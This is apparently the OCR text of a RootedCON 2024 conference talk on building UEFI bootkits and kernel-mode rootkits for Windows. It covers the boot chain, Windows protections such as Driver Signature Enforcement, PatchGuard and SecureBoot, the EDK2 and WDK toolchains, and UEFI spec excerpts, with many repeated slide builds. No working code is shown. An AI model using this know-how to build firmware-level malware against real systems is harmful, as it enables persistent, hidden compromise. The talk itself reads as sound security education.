EN LAS RAÍCES DEL MAL: UNA INMERSIÓN AL DESARROLLO DE BOOTKITS UEFI

Descifrando el desarrollo de un Bootkit UEFI para Windows 10 y 11

[in/vazquez-vazquez-alejandro]

Rooted 2024, Madrid

/RootedCON

WHOAMI

- **FRIKI** (**F**anático de **R**evolucionar **I**nternamente **K**ernels e **I**nicios de sistema)
- Pastor de ovejas desde los 8 años
- Me gusta el pulpo, de ahí los Bootkits
- Ciberseguridad Ofensiva en Telefónica
- Docente en Máster de Análisis de Malware

[in/vazquez-vazquez-alejandro]

SENSITIVE CONTENT

Age Verification

This presentation contains age-restricted materials including malware and explicit hooking techniques. By entering, you affirm that you are at least 18 years of age and you consent to viewing "hacker" stuff.

Let me In
This is real stuff

No
I prefer OSINT

CONCEPTOS

- Bootkit: Malicious program designed to load as early as possible in the boot process, in order to control all stages of the operating system start up, modifying system code and drivers before security components are loaded. ~ Kaspersky

- Rootkit: Sophisticated piece of malware that can add new code to the operating system or delete and edit operating system code. Rootkits may remain in place for years because they are hard to detect, due in part to their ability to block some antivirus software and malware scanner software. ~ Crowdstrike

CONCEPTOS

- Bootkit: Malicious program designed to load as early as possible in the boot process, in order to control all stages of the operating system start up, modifying system code and drivers before security components are loaded. ~ Kaspersky


UEFI Application → **C/C++ - boot.efi**


- Rootkit: Sophisticated piece of malware that can add new code to the operating system or delete and edit operating system code. Rootkits may remain in place for years because they are hard to detect, due in part to their ability to block some antivirus software and malware scanner software. ~ Crowdstrike


Kernel-Mode Driver → **C/C++ - driver.sys**

PROTECCIONES

- Driver Signature Enforcement (DSE)
  - Windows won't run drivers not certified by Microsoft
- Kernel Patch Protection (PatchGuard)
  - Feature of 64-bit editions of Microsoft Windows
  - Prevents patching the kernel
- SecureBoot
  - Only software trusted by the Original Manufacturer.
  - Firmware checks the signature of UEFI firmware drivers, EFI applications and SO
- ELAM, VBS, …







PROCESO DE ARRANQUE

- Power-On Self-Test (POST)

  Test system components ensuring they're functioning properly

- BIOS (UEFI Firmware)

  Load EFI boot loaders from the EFI System Partition

- Windows Boot Manager (bootmgfw.efi)

  \EFI\Microsoft\Boot\bootmgfw.efi

  Load Windows OS Loader

- Windows OS Loader (winload.efi)


  %SystemRoot%\system32\winload.efi

  Load OS kernel into memory

- Windows NT OS Kernel (ntoskrnl.exe)

  %SystemRoot%\system32\ntoskrnl.exe

  Initialize susbsystems



Power ON

Read Instructions


POST

UEFI Firmware


Boot Information

Boot order
Boot0001 = /EFI/Microsoft/boot/bootmgfw.efi
Boot0002 = /EFI/Ubuntu/shimx64.efi
Boot000x = /EFI/Vendor/bootx64.efi


Windows Boot Manager
bootmgfw.efi



Windows OS Loader
winload.efi



Windows NT OS Kernel
ntoskrnl.exe



Power ON

Read Instructions

POST

UEFI Firmware

Boot Information

Boot order
Boot0001 = /EFI/Microsoft/boot/bootmgfw.efi
Boot0002 = /EFI/Ubuntu/shimx64.efi
Boot000x = /EFI/Vendor/bootx64.efi

Windows Boot Manager
bootmgfw.efi

Windows OS Loader
winload.efi

Windows NT OS Kernel
ntoskrnl.exe

Bootkit
UEFI Application
bootmgfw.efi

Rootkit
Kernel-Mode Driver
driver.sys

ENTORNO

- EDK2
  Official development environment for UEFI applications.
  Full on implementation of the UEFI specification.
  Developed by the open-source Tianocore project (Intel, HP and Microsoft)

- WDK
  Software toolset from Microsoft.
  Develop, test and deploy drivers for Windows.

```
=== Options ===
1. Requirements -> Visual Studio 2019 Community + Git + Python + NASM + ASL
2. Set Up Environment -> EDK2
Q. Exit
============
Choose an option:
```

Getting Started with EDK II

Michael Kubacki edited this page on Dec 13, 2022 · 16 revisions

> Note: New build instructions are available. It is recommended to start with the new instructions if learning how to build edk2 for the first time. This page is retained for reference.

New instructions: Build Instructions

Downloading and Compiling Code

This page shows the steps for downloading EDK II from GitHub and compiling projects under various OS/compiler environments.

How to Setup a Local EDK II Tree

Several build environments are supported and documented. If instructions are not available for your exact system configuration, you may still be able to tweak the instructions to work on your system.

- Linux: Using EDK II with Native GCC (recommended for current versions of Linux)
- Microsoft Windows: Windows systems (Win7/8/8.1/10)
- Mac OS X: Xcode
- UNIX: Unix-like systems (For non-Linux UNIX, older Linux distros, or when using Cygwin)

Note: Some other build tools may be required depending on the project or package:

- Nasm
- ASL Compiler
- Install Python 3.7 or later (https://www.python.org/) to run python tool from source
  - Python 2.7.10 or later can still be used with PYTHON_HOME

Note: Some of the examples use the Multiple_Workspace `PACKAGES_PATH` feature to the configure EDK II build environm
For example, this is required for using platform code based on edk2-platforms: (https://github.com/tianocore/edk2-pl

```
=== Options ===
1. Requirements -> Visual Studio 2022 Community + SDK + WDK
2. Set Up Environment -> Debugging and Signing Mode
3. Debug -> WinDbg Preview
4. Tools -> Microsoft Sysinternals Suite + OSR Driver Loader
5. Kernel-Mode Driver -> Hello World
Q. Exit
============
Choose an option:
```


Download the Windows Driver Kit (WDK)

Article • 01/18/2024 • 15 contributors

Feedback

In this article

The WDK is used to develop, test, and deploy drivers for Windows. The most recent public release is WDK 10.0.22621.

- You can install and run this WDK on Windows 7 and later.
- You can use this kit to build drivers for Windows 10, Windows Server 2016 and later client and server versions.

To target Windows 8.1, Windows 8, and Windows 7, install an older WDK and an older version of Visual Studio either on the same machine or on a separate machine. For links to older kits, see Other WDK downloads.

Join the Windows Insider Program to get WDK Insider Preview builds. For installation instructions for the Windows Insider Preview builds, see Installing preview versions of the Windows Driver Kit (WDK).

Power ON

Read Instructions

POST

UEFI Firmware

Boot Information

Boot order
Boot0001 = /EFI/Microsoft/boot/bootmgfw.efi
Boot0002 = /EFI/Ubuntu/shimx64.efi
Boot000x = /EFI/Vendor/bootx64.efi


Windows Boot Manager
bootmgfw.efi

Windows OS Loader
winload.efi


Windows NT OS Kernel
ntoskrnl.exe

Bootkit
UEFI Application
bootmgfw.efi


Rootkit
Kernel-Mode Driver
driver.sys




Windows OS Loader
winload.efi





Windows Boot Manager
bootmgfw.efi



Windows NT OS Kernel
ntoskrnl.exe









Abismo

UEFI Specification

2.10


Search docs






Windows Boot Manager
bootmgfw.efi

```
Windows Boot Manager

Choose an operating system to start, or press TAB to select a tool:
(Use the arrow keys to highlight your choice, then press ENTER.)

    Windows 7
    Windows Vista
    Windows XP


To specify an advanced option for this choice, press F8.
Seconds until the highlighted choice will be started automatically: 10


Tools:

    Windows Memory Diagnostic


ENTER=Choose                TAB=Menu                ESC=Cancel
```





Windows OS Loader
winload.efi

```
Advanced Boot Options

Choose Advanced Options for: Windows 7
(Use the arrow keys to highlight your choice.)

  Repair Your Computer

    Safe Mode
    Safe Mode with Networking
    Safe Mode with Command Prompt

    Enable Boot Logging
    Enable low-resolution video (640x480)
    Last Known Good Configuration (advanced)
    Directory Services Restore Mode
    Debugging Mode
    Disable automatic restart on system failure
    Disable Driver Signature Enforcement

    Start Windows Normally

Description: View a list of system recovery tools you can use to repair
             startup problems, run diagnostics, or restore your system.

ENTER=Choose                                    ESC=Cancel
```




Windows NT OS Kernel
ntoskrnl.exe





Rootkit
Kernel-Mode Driver
driver.sys



Bootkit
UEFI Application
bootmgfw.efi



DEMO
LOADING...


Abismo

UEFI Specification

2.10


Search docs






Windows Boot Manager
bootmgfw.efi

```
Windows Boot Manager

Choose an operating system to start, or press TAB to select a tool:
(Use the arrow keys to highlight your choice, then press ENTER.)

    Windows 7
    Windows Vista
    Windows XP


To specify an advanced option for this choice, press F8.
Seconds until the highlighted choice will be started automatically: 10


Tools:

    Windows Memory Diagnostic


ENTER=Choose                TAB=Menu                ESC=Cancel
```





Windows OS Loader
winload.efi

```
Advanced Boot Options

Choose Advanced Options for: Windows 7
(Use the arrow keys to highlight your choice.)

  Repair Your Computer

    Safe Mode
    Safe Mode with Networking
    Safe Mode with Command Prompt

    Enable Boot Logging
    Enable low-resolution video (640x480)
    Last Known Good Configuration (advanced)
    Directory Services Restore Mode
    Debugging Mode
    Disable automatic restart on system failure
    Disable Driver Signature Enforcement

    Start Windows Normally

Description: View a list of system recovery tools you can use to repair
             startup problems, run diagnostics, or restore your system.

ENTER=Choose                                    ESC=Cancel
```




Windows NT OS Kernel
ntoskrnl.exe






Rootkit
Kernel-Mode Driver
driver.sys



Bootkit
UEFI Application
bootmgfw.efi

UEFI

UEFI or (Unified) Extensible Firmware Interface is a specification for x86, x86-64, ARM, and Itanium platforms that defines a software interface between the operating system and the platform firmware/BIOS.



UEFI

Two types of services apply in an compliant system:

- Boot Services: Functions that are available before a successful call to ExitBootServices().
- Runtime Services: Functions that are available before and after any call to ExitBootServices().

DXE RUNTIME DRIVER

8.1. Runtime Services Rules and Restrictions

All of the Runtime Services may be called with interrupts enabled if desired. The Runtime Service functions will internally disable interrupts when it is required to protect access to hardware resources. The interrupt enable control bit will be returned to its entry state after the access to the critical hardware resources is complete.

All callers of Runtime Services are restricted from calling the same or certain other Runtime Service functions prior to the completion and return of a previous Runtime Service call. These restrictions apply to:

- Runtime Services that have been interrupted
- Runtime Services that are active on another processor.

Callers are prohibited from using certain other services from another processor or on the same processor following an interrupt as specified in Rules for Reentry Into Runtime Services. For this table 'Busy' is defined as the state when a Runtime Service has been entered and has not returned to the caller.

The consequence of a caller violating these restrictions is undefined except for certain special cases described below.

Table 8.1 Rules for Reentry Into Runtime Services


If previous call is busy in	Forbidden to call
Any	SetVirtualAddressMap()
ConvertPointer()	ConvertPointer()
SetVariable(), UpdateCapsule(), SetTime() SetWakeupTime(), GetNextHighMonotonicCount()	ResetSystem()
GetVariable() GetNextVariableName() SetVariable() QueryVariableInfo() UpdateCapsule() QueryCapsuleCapabilities() GetNextHighMonotonicCount()	GetVariable(), GetNextVariableName(), SetVariable(), QueryVariableInfo(), UpdateCapsule(), QueryCapsuleCapabilities(), GetNextHighMonotonicCount()
GetTime() SetTime() GetWakeupTime() SetWakeupTime()	GetTime() SetTime() GetWakeupTime() SetWakeupTime()


Abismo

UEFI Specification

2.10


Search docs






Windows Boot Manager
bootmgfw.efi

```
Windows Boot Manager

Choose an operating system to start, or press TAB to select a tool:
(Use the arrow keys to highlight your choice, then press ENTER.)

    Windows 7
    Windows Vista
    Windows XP


To specify an advanced option for this choice, press F8.
Seconds until the highlighted choice will be started automatically: 10


Tools:

    Windows Memory Diagnostic


ENTER=Choose                TAB=Menu                ESC=Cancel
```

